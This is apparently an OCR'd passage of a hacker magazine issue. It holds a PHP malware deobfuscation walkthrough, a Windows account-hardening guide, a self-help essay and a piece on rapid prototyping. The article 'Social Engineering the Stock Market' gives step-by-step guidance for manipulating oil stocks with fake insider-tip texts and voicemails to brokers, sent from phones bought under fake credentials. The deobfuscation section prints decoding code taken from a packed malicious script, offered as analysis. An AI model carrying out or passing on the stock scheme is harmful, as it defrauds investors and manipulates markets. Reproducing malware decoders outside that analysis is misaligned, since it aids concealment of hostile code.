➥789+/ ='','ABCDEFGHIJKLMNOPQRST
➥UVWXYZabcdefghijklmnopqrstuvwxyz
➥0123456789+/')));
eval($OOOOOOOOO);
```

Cheeky! More of the O's and zeroes. Reformatted and renamed…

```
//next lines address the data lines
$stream1=fopen($file,'rb');
while(--$line)fgets($stream1,1024);
fgets($stream1,4096);
$b1=fread($stream1,480);
//$b1='W/<<lots of
➥snippage>>//8lsR3kgX3JRrh9Em';
$b2=strtr($b1,'EnteryouwkhRHYKNWOUTAa
➥BbCcDdFfGgIiJjLlMmPpQqSsVvXxZz
➥0123456789+/=','ABCDEFGHIJKLMNOP
➥QRSTUVWXYZabcdefghijklmopqrstuvw
➥wxyz0123456789+/');
$b3=base64_decode($b2);
$b4=gzuncompress($b3);
```

So the original third line comes into play – the 40kB is all data for the routine obfuscated in the second line. The script opens its own file, reads the data line, uses strtr to translate characters, then performs another base64_decode and gzuncompress on the resulting data. Interestingly, here we see evidence that this has been obfuscated with a tool of some sort – the strtr string starts "Enteryou" which is quite possibly the start of "Enter your seeding string here" or some similar default value. Not that anyone but a madman would roll this stuff by hand, of course. Or reverse engineer it.

By now, I was feeling mightily proud of myself. I was clearly getting closer. $b4 contained another blooming mash of O's and zeroes, base64_decodes, gzuncompresses, freads, strtr's, and a new one for me, ereg_replace, which when tidied gave us…

```
$c2=fread($stream1,$offset);
```

```
$c3=strtr($c2,'EnteryouwkhRHYKNWOU
➥TAaBbCcDdFfGgIiJjLlMmPpOoQqSs
➥VvXxZz0123456789+/=','ABCDEFGHIJK
➥LMNOPQRSTUVWXYZabcdefghijklmnopqr
➥stuvwxyz0123456789+/');
$c4=base64_decode($c3);
$c5=gzuncompress($c4);
//$c1=ereg_replace('__
➥FILE__',"'".$file."'",$c5);
$c6=strlen($c5);
```

Now I wondered if I was going in circles? Earlier I had for 90 minutes. The code is so cleverly recursive that if you miscount a position, etc, you literally end up in a loop. Utterly brilliant, but that meant the code *had* to succumb to me or kill me trying.

```
print ($c6);
print ($c5); //dump the secret script
fclose($stream1);
return;
?>
```


I have to admit, my worksheet was getting crazily messy by now, and some of my workings may well appear to be missing steps – this article is about the principle though, not this script. But this was it, I now had the final script, hidden deep inside some crazy obfuscated code. The first thing AVG did when I tried to save the file was to panic. I knew I'd hit paydirt. And indeed it was an exploitation toolkit designed to run on Unix and Linux variants, very cute indeed. I'm afraid I won't list the actual code here. It's not relevant and it's not nice, and frankly I've lost a chunk of it.

But this journey is typical of the work you have to put into seemingly impossible de-obfuscation of scripting languages. They're usually obfuscated with software tools, they're usually several layers deep, and they try every kind of diversion they can to throw you off the scent, into loops, etc. I learned more about the internals of PHP de-obfuscating this code than any tutorial has ever taught me.

There are other techniques in use to try to protect scripts – you might find scripts referenced in a client-side include, for instance, in the hope that as they don't appear in your browser, you can't see the script. Try your browser cache for these scripts. Javascript has its share of obfuscated code too – again you'll see string replacements, offsets, loops within loops, obscure programming constructs, anything to throw you off the scent – but remember, it will always give you a cleartext version of the script in the end, otherwise the engine couldn't run it.

The best thing you can do from here is to find some obfuscated code, and have a go yourself – it's quite rewarding when you finally see what someone has worked so hard to stop you from seeing. Often, it's quite mundane - some idiot has thought you really want to copy his crappy `alert('Page Protected by xxx')` script - but sometimes you hit the weird and wonderful stuff, and it's quite informative.

Well obfuscated code will not give up any secrets in a regular debugger either – taking it out of context can cause problems, or executing a whole line at a time will prevent you from stepping through every iteration of an obfuscation. You need to pull the code to pieces to see what happens at the heart. Work methodically, evaluate terms one at a time, rename stupidly named variables, but be sensitive to any environment variables like __LINE__ which can trip you up. Each step reveals more puzzles to solve, but in the end you can discover some of the guilty secrets of the web! It's a good hobby. Maybe post some of your steps, discoveries, and gotchas to *2600* too, so we can all learn a bit more too. Thank you for your attention and interest. I hope this has inspired you somehow.



Social Engineering the Stock Market and Circumventing the Price of Gas

by Isreal

The following is an educational article and should be treated as such. I, the author, hold no responsibility for anyone who uses this information in an illegal manner. With that out of the way, let's explore how a small bit of low-tech social engineering can exploit gas prices and the foundation of the economy.

A year or two ago I read about a group of phreakers who were conning folks. At the time no one could seem to catch them or get any kind of leads. Apparently the scam went like this: a tiny company on the stock market that had very low stock prices would be selected, and they would send text messages or voice mails to many people, pretending they had a piece of inside information.

Inside information is illegal on the stock market. Keep this in mind because the victims in this scam do not want to report themselves breaking the law! Notice, I said texts and voice mails, *not real phone calls*. This is important because most people would not just pass out inside information on a hot stock tip to just anybody. This would allow the phreakers' messages to come across as wrong numbers, but still get the point across.

Most of the time, reports said that voice mail was left by an attractive sounding woman's voice. (Probably to keep men listening.) They would usually be in a panic talking hurriedly and sneakily, saying that they just found out some news around "the firm" about XYZ stock and that someone should be quickly buying it. They might even hint that they are talking about inside information but usually not say it outright.

Eventually, after enough messages were sent, the stocks would in fact start to jump a little. The great thing about the stock market and disinformation like this is that if enough people start buying to make a difference, it becomes a real gain. Other investors start seeing this and they too start buying it.

But supposedly the phreakers would sell out when the worthless stocks peaked and take the profits. Real investors would sell and then all the saps would be left with these crappy little stocks.

All this sounds grand but how could this information be helpful? Or rather, could it be useful in reverse? Every day I go to the gas pump I get mad. Who doesn't right now? But the price of gas is mostly decided by two things: supply and demand. Supply is nothing we can really control. (Unless you work for OPEC.) However, demand is generated by two things: consumption and stocks!

So, if you redid the scenario, only you told people to sell, this would be equally economically manipulative. It would also be more plausible to just target one oil giant, say Exxon-Mobil for example. If one company's stock started a drastic drop, it could cause a panic on the whole oil market. Not to mention it sounds more believable that one would have inside information on one company, not an entire industry. Even if you only dent that one company, the others will follow the price they charge to not be outsold by a competitor.

Now that we have a method and a target we need to find a means of injection. This part would work differently because we are now selling, not buying. Anyone can buy stuff, but to sell we need to find people who own these stocks. I suppose an elite hacker could break into a database full of share holders contact numbers, but that is beyond the scope of this article. Here we are going to use our good friend Google! A simple search of "Stockbroker + *MyTown*" will probably render many results, so it will for any other town you type in. Stockbrokers are never supposed to spread inside information. (And cops are never supposed to break the law...) It happens it's their job to suggest to people what to buy, what not to buy, and sometimes what to sell. Reaching them will help reach the people who keep them in a job by buying and selling stock. Any respectable broker these days will have a website with a phone number on it. Not to mention, many of these guys have watched the oil companies' shares skyrocket the last few years and own some themselves!

Now, there are a multitude of ways we could send these aggressive texts and voicemails - by phreaking, Bluetooth hacking, VoIP, etc. These are all great ideas, but again they fall outside the scope of a mere social engineering article. For now, let's reproduce this experiment very low-tech. Most of us have seen the prepaid cell phones in stores. Fake credentials are usually easy to come by, if the carrier even checks them at all. Or a good eBay phone with a prepaid GSM SIM card will work fine too.

It may take thousands of calls to make a real dent in a stock's price. After all, if you call 2000 brokers, not everyone will have that stock. If they do, they may not think that the wrong number they got was from someone who really knew what they were talking about. They may also have a legal or moral issue with acting on inside information, but that won't stop them from watching!

Here's the catch: Once the stock has started to slide, it is no longer inside information, it's just a bold fact. You're no longer acting on illegal advice, you're acting on the actual flow of the market. People who had ethical questions before will no longer have an issue and will sell. The people who didn't believe you before will see it start slipping or sliding and sell. Finally, the other investors who you never even contacted will see this and if you've made a big enough dent, they will sell too! This could cause a panic and perhaps prompt a sell-off in oil stocks you did not slander as well. When market shares plummet, so does demand and price.

This would be one way to lower the price of gas... If it were legal.

Making Your Windows Box A Little More Secure

by DieselDragon

0x00. Introduction:

Following a long period of playing around with the various security tools and features in Windows, I thought that I'd share some of my findings. Hopefully, this might help those of us "locked in" to using the Windows family in protecting our machines a little bit better than they are normally. The things detailed here have been tested and applied on a machine running Windows XP Pro SP2, but should hopefully be supported in all versions of Windows 2000, XP and Vista.

0x01. Who this guide is for:

Most articles in *2600* seem, to my eye, to be written mainly for those lucky enough to be able to understand and use Linux without experiencing serious implosion of the brain. Sadly, some of us are classic victims of vendor lock-in and, try as we might, find that the only kind of OS we can efficiently use is one of the Microsoft Windows family of operating systems. This article is primarily aimed at general users of Windows, and concentrates mainly on applying secure practices in Windows XP. The methods and practices used here should also be adaptable for use in Windows Vista and other operating systems.

This article has been written so that it can be used easily by those without much computer know-how (such as the less computer-savvy friends of regular readers) and as a result a lot of the wording may appear very simple and newbie-friendly to more experienced readers. Please accept my apologies in advance if this article is too simplistic or verbose.

```
If You("Experienced user")=True Then
   Goto 0x07
End If
```

0x02. Security in Windows - A brief intro:

With the exception of Windows CE and ME, the Windows operating system has been based on NT technology from Windows 2000 onwards. One of the major benefits of this change has been a switch-over from using the FAT filesystem — which had been in use since 1980, and had no support for user accounts and file security — to the NTFS filesystem, which supports user accounts and allows for user-specific access control to individual files and folders.

In short, this means that any user on a Windows 98/ME machine can install programs and make changes to the operating system without needing administrative privileges, whereas users on Windows 2000/XP/Vista computers who don't have the administrator privileges, cannot generally make any changes except creating and changing files inside their own document folders. In addition, the same security measures also mean that User A cannot read or change User B's files unless User A has administrative privileges, or User B has specifically allowed User A access to those files.

0x03. A hypothetical case-study:

Let's take the Doe family: John and Jane Doe, and their three children: Claire, Mark, and David. They bought their home PC from a major computer store about two years ago. It came with Windows XP Home Edition. John uses the computer for editing sensitive work documents that include private financial and client data. Jane runs a business from home and uses the computer to keep track of business finances, word processing, client management, and online banking. The children mainly use the computer for surfing the Internet and using various instant messaging applications, although Claire also manages an ever increasing music library using iTunes, Mark creates and edits music using several studio packages, and David plays just about any half interesting game that can be freely downloaded from the Internet.

When they set up their computer, the Doe family simply plugged it in and turned

it on, giving no thought to computer and user management. They created user accounts for everyone using the Windows default settings — unwittingly giving all five users full administrative privileges, and allowing anyone logged in to the machine to install programs and change any aspect of the operating system.

At this stage, everyone has become extremely annoyed with the computer. Over time it has gradually slowed down and become increasingly unreliable. Their anti-virus programs (of which they have several) continually warn of viruses and malware that keep appearing over and over, and nothing they try seems to get rid of them. They can't seem to figure out how all of this malware keeps making its way through the firewall and installing itself onto the computer. In addition, unusual transactions from foreign countries have recently started appearing on Jane's business account with an ever increasing frequency.

0x04. Spotting the security flaws:

Anyone with an eye for computer security will immediately spot several major mistakes in the way that the system has been set up and managed. Giving all users of the computer administrative privileges is a major error in any circumstance. Especially so, when some of those users are children. As any parent will readily testify, children love playing computer games. The first thing he or she will do upon coming home is to download and install the game so that they can play it with their friends and compete for the highest score. Very rarely will a child think to run a virus/malware scan over the game before installing it. They may even think that it's safe just because it came from a website. If the game comes with malware attached, as so many "free" games and applications do, then it'll be installed along with the game and gain full access to everything on the system. Remember, the child's account has admin rights. In this case, a firewall (or even 1,000 firewalls) would be completely useless in preventing the application from making it to the computer because the initial connection to the download site was made by the user. Although a firewall might warn the user that the application is trying to communicate with the Internet when it's run, many users will allow such communications as a reflex action, especially if the game, or whatever application, is known to make use of some kind of online functionality.

Likewise, giving any regularly used account administrative rights is an unwise practice for a computer in a home or general office environment, as it would grant any potentially malicious code (say, ActiveX controls in a web page) full reign of the system. It takes only a momentary lapse in security - or just a single web page - for malicious code to arrive and be executed on the computer. For general computer use, the best practice, in my personal opinion, is for every user of the system to have a restrictive user account that can only make changes to the user's own document folders, and to have a single administrator account that is password protected and is only ever used for system maintenance purposes and the installation of known, trusted applications... similar to the best practice often applied on Linux machines concerning use of the "root" account.

Although this practice would not defeat all forms of malware, it should make it much harder for a malicious application to gain full control of the system and access every file on the machine. This means that malware arriving and successfully installing itself under a child's account can only access and manipulate data in the child's document folders, and should only be able to monitor whatever that child is doing, as opposed to monitoring every keystroke and mouse click of every user of the machine. Remember that when an application is run, it is subject to the same privileges and restrictions as the user who started it, therefore an application running under a restricted user account should not be able to make changes to the operating system, or access any other user's files.

0x05. A clean, more secure installation:

John Doe has had enough of the constant virus and malware alerts, the abysmal machine and Internet performance, and the continual errors. Enlisting the help and advice of a computer-literate friend (who we'll call Bob), he decides to go for a full format and reinstallation of his system. Under Bob's supervision, he carefully backs-up user files on the machine, avoiding unrecognized EXE, COM, MSI, and VBS files in the children's accounts. He unplugs the Ethernet cable from the back

of the computer, and reboots the machine with the Windows XP CD-ROM inserted. After rebooting, he performs a full NTFS format of the hard drive, and Windows XP begins installing as normal.

After the usual succession of reboots, progress bars, language/network related prompts, setting a very strong password for the "Administrator" account, and on-screen messages of how "superior" Windows XP is, he comes to the Windows XP first-run screen or what Microsoft calls an "Out of Box Experience." Upon arriving at the page where the user enters names for accounts that will use the machine, Bob tells him to stop entering account names as there is a problem with this page: All accounts created here will be given administrative rights by default, and it's very difficult, if not downright impossible, to change them to limited accounts later on. Instead, Bob advises creating a single account called "SuperUser" that can be used to create general user accounts, and for system administration at a later date.

After even more waiting around whilst Windows gets its first-run act together, John is finally logged in as "SuperUser" and gets a default Windows desktop. Before doing anything else, Bob shows him how to turn on the Windows firewall (My Computer > Network Connections > Right-click the Internet connection > Select "Properties" > Click the "Advanced" tab > Check the box and click "Apply") and he sets it up with the "Don't allow exceptions" rule. John then reconnects his Ethernet cable, activates Windows over the Internet, and updates his machine using Windows Update. Now his machine has been fully updated with the latest security patches, and the most up-to-date settings for default users have been applied.

After updating Windows with the latest security patches and making a "clean start" system restore point (Start > Programs > Accessories > System Tools > System Restore) he proceeds to the "User Accounts" control panel to create logons for himself, his wife, and kids. Before doing anything else though, he sets a suitably strong password for the "SuperUser" account so that only authorized users (himself and Bob in this case) can perform system-wide changes and application installations. After this, he creates new accounts for everyone and ensures that everyone, himself included, has a "restricted" account that will not be able to change anything that would affect the system. Additionally, he turns off the "Fast user switching" feature (User Account control panel > Change how users log on and off) to reduce the chance of a malicious application running under a restricted user account managing to "jump" over to the SuperUser account if both are logged in at the same time.

Finally, after reinstalling Windows, activating the Windows firewall, creating restricted accounts for all users, performing fresh installs of security software and firewalls, and restoring backed-up user data, he tests his restricted account by logging on and trying to install an application, finding it to his satisfaction that the install program quits with an "Access denied - User has no administrative privileges" error.

0x06. Dealing with troublesome applications:

A year after reinstalling his system in this way, everyone is still happy with how well it's working. Although the system does slow down every so often thanks to the large number of system services installed (security software, iTunes, and several cellphone application suites), the number of malware and virus alerts has remained very low - such alerts often being traced to game install packages downloaded by the children, that would be checked and verified by John first before installation via the SuperUser account if that application was considered safe.

However, there is one problem: David, having recently developed a serious addiction to World of Warcraft (WoW) is requesting that his user account be made into an Administrator's account. The reason is because WoW is frequently updated with new patches and software updates, and although David can play the game fine with a restricted account, updates need to be installed as the "SuperUser". It normally runs under David's account, and thus only has read permissions for the WoW program folder, and John can't always be there to update the game as soon as a new patch is released. Noting that the majority of malware and virus alerts on the system are traced to files stored in David's account, John is rightly against the idea of giving David's account administrative rights. He consults Bob for advice on how to work

around the problem without placing the system at risk.

Bob knows that every file and folder on an NTFS drive has an Access Control List (or ACL) attached to it that controls which users can access, create, or change that file. Noting that David is the only family member who uses WoW, he logs in as "SuperUser", opens the command prompt (Start > Run > type "`command.com`" and hit [Enter]), changes to the "Program Files" folder by typing "`CD \Progra~1`" [Enter](which is a DOS short-path and should be valid on Win XP and Vista PCs), and checks the ACL for the World of Warcraft folder by typing "`cacls Worldo~1`" [Enter]. This shows a list of which users have access to the WoW folder; All users can read it, but only administrators can make changes. Typing "cacls /?" will display a brief guide to using the command.

The next step is best done only by experienced computer users: Bob decides to give David full access rights to the World of Warcraft folder, and uses the command "`cacls Worldo~1 /T /E /C /G David:F`". This gives David full read/write/modify/execute rights to the WoW program folder and every file and folder below it. After verifying the output, Bob logs out of "SuperUser" and asks David to log in and try running WoW to see if the changes to the ACL were successful. David tries some functions that would result in data being changed on the hard drive (performing a WoW update, taking in-game screenshots, and setting up character macros are three such tests that can be performed), and finds that now the in-game screenshots and character macros have been saved to the WoW program folders successfully.

As a precaution, Bob also adds a shortcut to David's startup folder (Start > Programs > Startup) that fires up the antivirus program and performs a full scan on the WoW folder to make sure that no malware infections in the WoW folder go undetected, before WoW itself is run.

Another approach to solving this problem, useful if an application is accessed by multiple users, is to create a new restricted user account specifically for that program, give the account read/write or full access to the relevant folder using CACLS, and change the application shortcuts to make sure that the program is run under the application-specific account (Right-click the shortcut > Select "Properties" > Click the "Advanced" button under the "Shortcut" tab > Select "Run As" or "Run with different credentials") instead of the current user's account. An additional benefit to this approach, assuming that the "Protect my files, folders and settings" option is checked, is that anything running under that account, including malware, will be denied access to user files or folders by Windows. However this technique would inhibit legitimate read/write operations to user files if it was applied to a program that uses them, such as Microsoft Word.

Following Bob's simple modification to the WoW folder ACL, David has been able to play and update World of Warcraft himself, without needing John or Bob to log in under the "SuperUser" account.This has saved David a lot of inconvenience and waiting around, and John no longer has to deal with continual requests and SMS messages asking him to come home and update WoW as soon as he can!

0x07. Windows security and best-practice summary:

For those who have lost all track of what I am saying thanks to the sheer volume of text above, here is a brief "bullet-point" summary of the article:

- Windows 2000, XP and Vista all use the more secure NTFS filesystem by default, and this makes it easier to control which users can do what. If you're still using Windows 98 or ME (or horror of horrors, Windows 95!) with a FAT filesystem, consider upgrading your operating system as quickly as possible. This also applies to Windows 2000/XP computers upgraded from Windows 95/98/ME that are still using a FAT filesystem on the hard drive instead of NTFS.
- Firewalls may prevent malware from sending data (keylogging info, etc.) to external servers, but they won't stop viruses or malware from arriving on a machine if a user unknowingly downloads them in the first place. Most firewalls allow known web browsers (IE and Firefox, to name but a few) to always connect to the Internet, effectively throwing open the door for malicious data to come through if the user opens the connection in the first place.
- Viruses and malware can only run with

the same privileges as the current user, at least until they are run under an account with admin rights. Therefore, if the current user account is a restricted one, any malware programs running under it will only be able to change data under the user's own data folders and "shared documents", and will have a great degree of difficulty installing themselves as a system-wide application or service.

- When using Windows 2000, XP or Vista, the best practice is to make all user accounts (i.e. the one that you use to log on to Windows) restricted ones, and only use accounts with admin privileges for system maintenance. This is especially important where accounts used by children or teenagers are concerned. On the same token, one should always be very careful when logging onto an account with administrative rights, and make sure that you don't run anything that is potentially unsafe. Do a cold boot (shutdown, wait a minute, then power up again) if you consider it necessary.
- Windows 2000 and XP users beware that accounts created using the initial Windows welcome and setup screens are given administrative privileges by default, and it's very hard to change them to restricted accounts later on. Just create a single "SuperUser" account (use whatever name you wish) to get past the setup screens, and create restricted accounts later on. This might not apply to Vista users, but you should double-check this by looking carefully at the user account's control panel all the same.
- If a program needs to update itself on a regular basis by writing updated files to its own folders, consider modifying the file/folder ACL using the CACLS command, instead of automatically giving the user of that program administrative rights to the whole system.
- If several users all make use of a regularly updated program, consider creating a restricted user account especially for that program and configure access rights and restrictions for that account, ensuring that the account itself can only change the program and directly associated files that it has been created for. Remember to set the program to only run under that special account, instead of having it run as the current user.

0xFF. The final word:

I hope that this tutorial has helped you all learn a little about how the security setup works on Windows NT-based platforms, and some best practices for ensuring that your Windows boxes are set up to inhibit or reduce the damage done from unwanted system-wide changes and malware installations. If you need assistance with doing anything mentioned in this article, there are many free support forums out there for Windows users where you should be able to get help much quicker and more easily than I could ever manage!

Shouts to whoever came up with the User/Group/Other permission system in Linux from which the initial principles in this article are derived and a family from Guildford who were the inspiration for the case-study above, and indeed the article itself.

- - - Hack Thyself - - -

by Kartikeya Putra
alienbaby@freaknetwork.in
http://www.hopistar.org

"All human beings, all persons who reach adulthood in the world today are programmed biocomputers. None of us can escape our own nature as programmable entities. Literally, each of us may be our programs, nothing more, nothing less."
– John C. Lilly, *Programming and Meta-programming in the Human Biocomputer*

In the early 1970s, during the early days of Artificial Intelligence research, scientists from the fields of psychology and computer science came together to try to improve their

understanding of how the mind works. Their efforts eventually resulted in the discipline now known as Cognitive Science. One of the more significant books to come out of this early collaborative effort was titled *Scripts, Plans, Goals, and Understanding* by Roger Schank and Robert Abelson, which is still used by psychologists today to support what's called the Information Processing Model of human cognition. In it, the authors suggested that human thinking is based on a set of scripts (programs) people use to meet personal goals in different situations. The example they use throughout the book is a "restaurant script" that tells people how to behave when eating out in public, in order to meet the goal of getting fed. What would you do if you ordered a hamburger and the waitress brought you a hot dog? Your scripts tell you how to handle this situation, what to do when the bill comes, and how to handle the multitude of common transactions that take place in the restaurant environment.

Scripts People Live by Claude Steiner is a book about a form of popular psychology called Transactional Analysis. Here the author talks about how everyone has a sort of running "life script" which is basically the story of your own life as you like to tell it. Inside this script there are recurring roles that are often learned in childhood, which inform us how people are supposed to behave. I doubt that anyone ever reaches adulthood with a completely accurate script of their own life story — but if you can become conscious of your script, it's possible to start improving it and improving the way you write it as you go along.

Some of our most basic programming concerns what it means to be "good" or "bad." When parents, teachers and other authorities are training us how to be "good," often this has very little to do with doing what is right and is more about training us to behave in ways that are convenient for them. Today the task of programming "reality" has substantially been taken over by television, which is like a very-low-frequency mindcontrol device that sits in your living room, tuning you in to the corporate Matrix mainframe. It is sponsored by corporations who are not concerned with anything at all except selling their products. In one of my favorite commercials on TV right now, this bland dude – who looks to me like he knows he is about to become a complete tool – holds up a McDonald's chicken sandwich and proclaims, "Let's hear it for nonconformity!" Are you fucking kidding me? It's so phony it's almost avant garde. Andy Warhol would love it — I find it disturbing. I know that there must be a lot of people out there who don't see anything wrong with this ad – and others who even buy into it, who think that eating a chicken sandwich for breakfast really is "revolutionary."

When we were teenagers, some of us correctly perceived the system as hypocritical and said, "screw this, I'm out of here." As an adult with a little perspective now I can see that there's nothing wrong with wanting to do your own thing, but rebellion against the system is still a part of it. Maybe we found a peer group who claimed to represent "the resistance," the anti-system – but it's a trick. The anti-system is still part of the system. By joining it you think you are becoming free, but it's just a trick. As an "outsider," if you break laws or do things that hurt yourself or others, you're just playing into the role the system wants you to play – you're doing exactly what you are supposed to do as an "outsider." The anti-system system is there because they need "bad guys" so that they can play the "good guys" in comparison. If you are good and not one of them, the whole system collapses. *That* is revolutionary!

The foundation on which the whole sadomasochistic world system is erected is the perception of yourself as a victim. A lot of people are starting to figure this out, and when that number reaches a certain tipping point, it is going to alter the structure of the Matrix. Seeing yourself as the world's victim is profoundly disempowering and keeps you locked in a cycle of self-created pain and misery. We break free from this cycle by making a conscious decision to accept complete responsibility for creating our own reality. Get a copy of *The Anger Habit Workbook* by Carl Semmelroth and study it like a bible. Drs. Barry and Janae Weinhold have an excellent series of e-books titled *Breaking Free from the Matrix*. There are a lot of wonderful books out there to help us take control of our minds and emotions and break free from the Matrix of social control – find them, and free your mind.

Hacker Perspective

Bre Pettis

We live in a time where there are no limits to creativity. If you can imagine it, you can make it. The technology of rapidly prototyping is now at a stage where any object or project is in the realm of the possible. The hardware, machines, and robots that will do our bidding are waiting for people to put them to work in workshops and living rooms. The software for designing what you see in your head has never been easier to acquire and learn. We are truly in a renaissance of wonderful opportunities for people with an imagination. When I was a kid, rapid prototyping tools only existed on science fiction TV shows like *The Jetsons* and *Star Trek*. Things have changed since then.

I got hooked on repurposing technology and making things back when I was seven. My uncle, who made a living getting up early and prowling the trash of Boston looking for treasures to sell at weekend flea markets, taught me how to put together a working bike out of a bunch of broken bikes. Once I realized that I could take apart a bike and get it back together, I was obsessed with figuring out how things worked. At the library, I would settle into the 700 section and just read any books about how to make things. I daydreamed about growing up to be a mechanic with all the tools in my shop that I could ever want. A few years later in the early 80s, my parents had a software company producing children's software for the Apple II+ and the Commodore 64. I idolized the programmer as magicians controlling computing machines!

As an adult I've been making a living in one way or another by learning how to make something and teaching people what I've learned. I was an art teacher in Seattle Public Schools and my goal was to give young people as many different opportunities to get hooked on different artistic mediums of self expression. In the summers when I wasn't teaching I would set myself artistic challenges. My summertime rule was that if I couldn't get started making a project within a few days of having the idea, then I would abandon the idea. I learned drawing, painting, and ceramics skills by challenging myself this way.

Then one summer, I got obsessed with video blogging and started creating tutorial videos for my students and sharing videos online. This eventually turned into a job making tutorial videos for *Make Magazine* and Etsy.com. At the beginning of the week, I would set myself a task and have a tutorial video up by the end of the week. Some weeks had straightforward goals such as making a secret compartment book or a duct tape wallet while other more ambitious projects required collaboration with the folks at the Seattle hacker space, Hackerbot Labs. Working with friends to create hovercrafts, drawing robots, and near space payloads were some of the best times of my life.

My web videos got the attention of mainstream media and I now have a TV show in the works called *History Hacker*. (The pilot aired in September on the History channel.) On the show, I explore the lives of inventors from history and remake their inventions in a way that's accessible to parents and kids. Until that goes into production, I've created a web series called *Things* and in it, I interview people about things that they have made.

Working on projects collaboratively is very satisfying. When I moved from Seattle to New York City in 2007, I needed a hacker space. I visited hacker spaces

across Europe on the "Hackers on a Plane" tour and, shortly after, some friends and I founded NYCResistor, a hacker space in Brooklyn. Our hacker collective's focus is to learn, share, and make things. Having a group of friends to work with on projects is the thing I'm most proud of. If you daydream of having a space to hack on projects with friends, you really should start a hacker space. There is a great document titled "hacker space design patterns" that is a must read for anyone thinking about starting up a hacker space. Having a hacker space is a great way to collaboratively obtain new tools and rapid prototyping equipment.

But rapid prototyping doesn't require rooms full of expensive machinery; you don't have to spend a lot of money to rapidly prototype objects. With a little elbow grease and creativity, you can rapidly prototype objects on the cheap. You can even rapid prototype objects with paper! Allison Kudla and I rapid prototyped a paper turkey for Thanksgiving. We designed it in Blender, the open source 3D modeler, and then imported the dxf file into Pepakura. Pepakura is a program that unfolds 3D object files. Flaps, fold lines, and tabs for glue are created and the virtual 3D object is transformed into a 2D pdf file to print out. After printing out the pdf of our turkey, we folded it, glued it together, and painted it to make it look just like a turkey might look if it were in World of Warcraft or a really low resolution animation movie. If you've already got an ordinary printer, the Blender/Pepakura rapid prototyping process is free. This is a great place to start making the 3D designs you see in your imagination into physical objects. Artists like Aram Bartholl and Linda Kostowski are pushing the frontier of art using Pepakura to rapid prototype their artwork.

If you get obsessed with paper cutting and folding, another inexpensive way to rapid prototype objects is by getting an inexpensive cutting plotter like the Craft ROBO. Jeff Rutzky inspired me to play with this technology for making boxes, pop up greeting cards, and crazy origami sculptures. It uses a printer sized machine but instead of an inkjet printer head, it's got a knife that cuts at your command.

If you want to make your own machines to do your bidding, there are a bunch of DIY solutions for making your own rapid prototyping machine. If you are into the subtractive process, there are plans for homemade computer controlled mills and lathes online. My friend Devon is just finishing up his CNC mill made of MDF. If you have a passion for the additive process, a great place to start is by building a RepRap to create your own self-replicating, rapid prototyping robot. It's a 3D printer that extrudes plastic to create 3D things. Metalab, the hackerspace in Vienna, is rocking their RepRap and printing out parts for their robot as well as all sorts of sculptures and even miniature car models.

Some tools are harder to build yourself. My favorite commercial rapid prototyping machinery is a laser cutter. My friends and I at NYCResistor collectively shared the expense and bought an Epilog 35 watt laser cutter. It's the Swiss Army knife of rapid prototyping. Our 35W Epilog laser can cut up to 1/4" wood and acrylic and can etch metal. Besides box enclosures and parts for robot arms, it can be useful for just manifesting things that you need at the moment. My buddy Eric Michaud needed a fork to eat his ramen and there was no cutlery at the hacker space, so he just drew one up in QCAD, exported it as a dxf file, imported it into Corel Draw, and laser cut it. By the time the ramen was ready, he had a created a fork of his own design and had a tasty meal.

If you want to work with metal, there are only a few options. You can use a subtractive tool like a water jet or a plasma cutter. I haven't played with these much, but I'm itching to make some sunglasses out of aluminum, so I'll have to find one to rent time on fairly soon. A water jet uses high pressure water and abrasive particles to cut through pretty much anything. Plasma cutters also cut metals and can be mounted on robotic arms. If you want to use an additive process for creating an object out of metal, you can follow the lead of Bathsheba Grossman, who creates designs that are 3D printed using a resin/metal mixture and then fired to become

beautiful solid metal 3D art objects.

If you have a project that needs to be rapid prototyped but you don't want to invest the time in building your machine from scratch or the money to acquire one, be on the lookout for folks in your town who have the tools and see if you can rent time on them. In New York City there are a few places to rent time on machines and I know that there are tech shops opening up all over the place where you can pay a membership fee to have access to rapid prototype machinery.

The frontier of rapid prototyping is filled with all sorts of wild, wonderful, and amazing machines. Earlier this year, I picked up a knitting machine on eBay and I just learned how to use it to make custom scarves. Embroidery machines are commercially available for putting your custom designs on clothing. You can even rapid prototype with sugar! The Evil Mad Scientists - Windell, Lenore, and Chris - have created a candyfabber that will rapid prototype designs made out of sugar. If you're a rapid prototyper with a sweet tooth, I've seen a few computer controlled cake icing machines.

If you choose to get into rapid prototyping, no matter what kind of machine you build or buy, you'regoing to have to use software to get your idea out of your head and into a digital file format for the machinery to understand your vision. There are a lot of options,both open source and commercial and no matter how awkward they are to learn, there are folks who will swear by each one. For creating flat things, I like to use Inkscape, a vector imaging program. For 3D modeling I use Blender. Both are open source and have lots of tutorials online. Be prepared to spend a solid week learning how to use whichever software you choose. When I make a design file, I like to share it. Since there wasn't a centralized place to share the design files for making things, my friend Zach Hoeken Smith and I created Thingiverse, a fresh website for sharing designs for things with the universe. It's like YouTube, but instead of sharing videos, you can share the design files you create. Recently, I made a laser cut flat-pack monkey action figure and published the file before going to bed. When I woke up, my friend Martin Bauer, who has a laser cutter in Berlin, had seen my design, improved it, and put together his own version of my action figure and taken awesome pictures! Sharing files is really satisfying and being able to create objects from other people's tried and true design files will make it easier for folks who are just getting interested in rapid prototyping to get started. Sharing is 